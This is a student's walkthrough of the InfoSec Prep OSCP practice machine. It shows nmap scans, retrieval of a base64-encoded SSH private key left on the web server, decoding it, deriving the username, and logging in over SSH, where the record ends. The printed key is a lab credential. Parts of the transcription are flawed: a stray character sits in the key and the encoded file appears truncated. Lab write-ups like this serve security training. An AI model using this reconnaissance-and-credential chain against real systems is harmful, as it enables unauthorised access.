Offensive Security Certified Professional: InfoSec Prep Report

OSCP: InfoSec Prep Report

adbaich@student.1337.ma

2022-10-04

1 Overview

1.1 Introduction

This machine was created for the InfoSec Prep Discord Server (https://discord.gg/RRgKaep) as a give way for a 30d voucher to the OSCP Lab, Lab materials, and an exam attempt in 11 Jul 2020. The box was created with VMWare Workstation, but it should work with VMWare Player and Virtualbox. Upon booting up it should display an IP address. This is the target address.

1.2 Objective

The objective of this box is to find the **flag.txt** in **/root/** .

1. Work Map

To reach the machine target, we need three important things :

1)The ip address which is already provided.

2)The user name.

3)The password or the private key (which is the equivalent of a password).

2. Start the attack


2.1 Initial Scan

I did the initial scan with the **Nmap** tool (“Network Mapper” is an open source tool for network exploration and security auditing) as shown below.

- **-T4** (Set a timing template) sets the speed 1-5, with 1 being slowest, and 5 being fastest but can miss things, so 4 is ideal.

- **-p-** (`port ranges`) to scan ports from 1 through 65535.

Nmap scan shows 3 open ports:



```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -p- 192.168.57.89
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-05 06:48 EDT
Nmap scan report for 192.168.57.89
Host is up (0.0012s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
33060/tcp open  mysqlx

Nmap done: 1 IP address (1 host up) scanned in 2.02 seconds
```


2.1 Scan of open ports

I used the same tool (Nmap) with additional options, as shown below.

•**-A** (Aggressive scan options) This option enables additional advanced and aggressive options including version detection and script scanning.

•**-p22,80,33060** to scan specific ports (22, 80 and 33060).

Nmap scan shows an interesting file




```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -A -p22,80,33060 192.168.57.89
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-05 07:10 EDT
Nmap scan report for 192.168.57.89
Host is up (0.00049s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91:ba:0d:d4:39:05:e3:13:55:57:8f:1b:46:90:db:e4 (RSA)
|   256 0f:35:d1:a1:31:f2:f6:aa:75:e8:17:01:e7:1e:d1:d5 (ECDSA)
|_  256 af:f1:53:ea:7b:4d:d7:fa:d8:de:0d:f2:28:fc:86:d7 (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/secret.txt
|_http-generator: WordPress 5.4.2
|_http-title: OSCP Voucher &#8211; Just another WordPress site
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

2.2 Examine dubious file


First we need to get the file, for this purpose I used **Wget** command.

•**Wget** is used to download files from the server.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ wget http://192.168.57.89/secret.txt
--2022-10-05 07:54:06--  http://192.168.57.89/secret.txt
Connecting to 192.168.57.89:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3502 (3.4K) [text/plain]
Saving to: ‘secret.txt’

secret.txt           100%[===================================>]   3.42K  --.-KB/s    in 0s

2022-10-05 07:54:06 (240 MB/s) - ‘secret.txt’ saved [3502/3502]
```

Let's see the content of the file with **cat** command (to display the content).



```
eGVqdTUxa0gxZnM4cTM5ClFYZnhkTmhCYjNZcjJSakNGVUxEeGh3RFNJSHpHN2dmSkVEYVdZY09r
TmtJYUhIZ2FWN2t4enlwWWNxTHJzMFM3QzRRQUEKQU1FQWhkbUQ3UXU1dHJ0QkYzbWdmY2RxcFpP
cTYrdFc2aGttUjBoWk5YNVo2Zm5lZFV4Ly9RWTVzd0tBRXZnTkNLSzhTbQppRlhsWWZnSDZLLzVV
blpuZ0Viak1RTVRkT09sa2JyZ3BNWWloK1pneXZLMUxvT1R5TXZWZ1Q1TE1nakpHc2FRNTM5M00y
CnlVRWlTWGVyN3E5ME42VkhZWERKaFVXWDJWM1FNY0NxcHRTQ1MxYlNxdmttTnZoUVhNQWFBUzhB
SncxOXFYV1hpbTE1U3AKV29xZGpvU1dFSnhLZUZUd1VXN1dPaVlDMkZ2NWRzM2NZT1I4Um9yYm1H
bnpkaVpneFpBQUFBd1FEaE5YS21TMG9WTWREeQozZktaZ1R1d3I4TXk1SHlsNWpyYTZvd2ovNXJK
TVVYNnNqWkVpZ1phOTZFamNldlpKeUdURjJ1Vjc3QVEyUnF3bmJiMkdsCmpkTGtjMFl0OXVicVNp
a2Q1ZjhBa1psWkJzQ0lydnVEUVpDb3haQkd1RDJEVVd6T2dLTWxmeHZGQk5RRitMV0ZndGJyU1AK
T2dCNGloZFBDMSs2RmRTalFKNzdmMWJOR0htbjBhbW9pdUpqbFVPT1BMMWNJUHp0MGh6RVJMajJx
djlEVWVsVE9VcmFuTwpjVVdyUGdyelZHVCtRdmtrakdKRlgrcjh0R1dDQU9RUlVBQUFEQkFNMGNS
aERvd09GeDUwSGtFK0hNSUoyalFJZWZ2d3BtCkJuMkZONmt3NEdMWmlWY3FVVDZhWTY4bmpMaWh0
RHBlZVN6b3BTanlLaDEwYk53UlMwREFJTHNjV2c2eGMvUjh5dWVBZUkKUmN3ODV1ZGtoTlZXcGVy
ZzRPc2lGWk1wd0txY01sdDhpNmxWbW9VQmpSdEJENGc1TVlXUkFOTzBOajlWV01UYlc5UkxpUgpr
dW9SaVNoaDZ1Q2pHQ0NIL1dmd0NvZjllbkNlajRIRWo1RVBqOG5aMGNNTnZvQVJxN1ZuQ05HVFBh
bWNYQnJmSXd4Y1ZUCjhuZksyb0RjNkxmckRtalFBQUFBbHZjMk53UUc5elkzQT0KLS0tLS1FTkQg
T1BFTlNTSCBQUklWQVRFIEtFWS0tLS0tCg==
```

The file is encoded, but there is the **'=='** at the end which means they did **Base64** encoding.


2.3 Decode the file

To decode our file, I used **base64** command as shown below.

•**base64** encode or decode a file.


•**-d** Decode data.

•> to output the data in specific file.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ base64 -d secret.txt > secret_decoded.txt
```

The content of the file decoded:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat secret_decoded.txt
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCsSzHtUF8K8tiOqECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
IzBScvglLE9flolsKdxfMQQbMVGqSADnYBTavaigQekue0bLsYk/rZ5FhOURZLTvdlJWxz
bIeyC5a5F0Dl9UYmzChe43z0Do0iQw178GJUQaqscLmEatqIiT/2FkF+AveW3hqPfbrw9v
A9QAIUA3ledqr8XEzY//Lq0+sQg/pUu0KPkY18i6vnfiYHGkyW1SgryPh5×9BGTk3eRYcN
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
8nfK2oDc6LfrDmjQAAAAlvc2NwQG9zY3A=
-----END OPENSSH PRIVATE KEY-----
```

It's an OpenSSH Private Key.


2.4 Find the user name

For this purpose, I used **ssh-keygen** command.

•**ssh_keygen** generates, manages and converts authentication keys for ssh.

•**-y** This option will read a private OpenSSH format file and print an OpenSSH public key.

•**-f** Specifies the filename of the key file.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh-keygen -y -f secret_decoded.txt
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC0cKxLMe1QXwry2I6oQJBgusoqsJGxu+rqIgbtH2DRY+/3D6CRRZ4jMFJy+CUsT1+WiWwp3F8xBBsxUapI
AOdgFNq9qKBB6S57RsuxiT+tnkWE5RFktO92UlbHNsh7ILlrkXQOX1RibMKF7jfPQOjSJDDXvwYlRBqqxwuYRq2oiJP/YWQX4C95beGo99uvD28D1AAhQDeV
52qvxcTNj/8urT6xCD+lS7Qo+RjXyLq+d+JgcaTJbVKCvI+HnH0EZOTd5Fhw3DqYNsCNcooIcYz52ecY2C8CSpP6BlbP8ynLR6Rq6To0/s0LM5E2shcBgVrW
tbNoS3KkfBiQIRx9YkmVnv59wQVrkHuATC39op0VFc9DCKcWWJAxgyZq7w9ls+IEivG0hhfLcwdwoEiwnQdIq/4dspb2SlMvk6gCQHx8cXfS6NU5vphO5zWw
kpZEchljep7TwjZFd4TEUVi72gu6DR20dh0kcUvtxaI2/iZHIn1FyuFUvVXcJrM1korCtpE= oscp@oscp
```


The Public key ends with '**oscp@oscp**', so the user is **oscp**.

3. Log in through SSH

I used the **ssh** command, as shown below.

•**ssh** (SSH client) is a program for logging into a remote machine and for executing commands on a remote machine.

•**-i** select a file which is the Private Key.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -i secret_decoded.txt oscp@192.168.57.89
The authenticity of host '192.168.57.89 (192.168.57.89)' can't be established.
ED25519 key fingerprint is SHA256:OORLHLygIlTRZ4nXi9nq+WIrJ26fv7tfgvVHm8FaAzE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.57.89' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
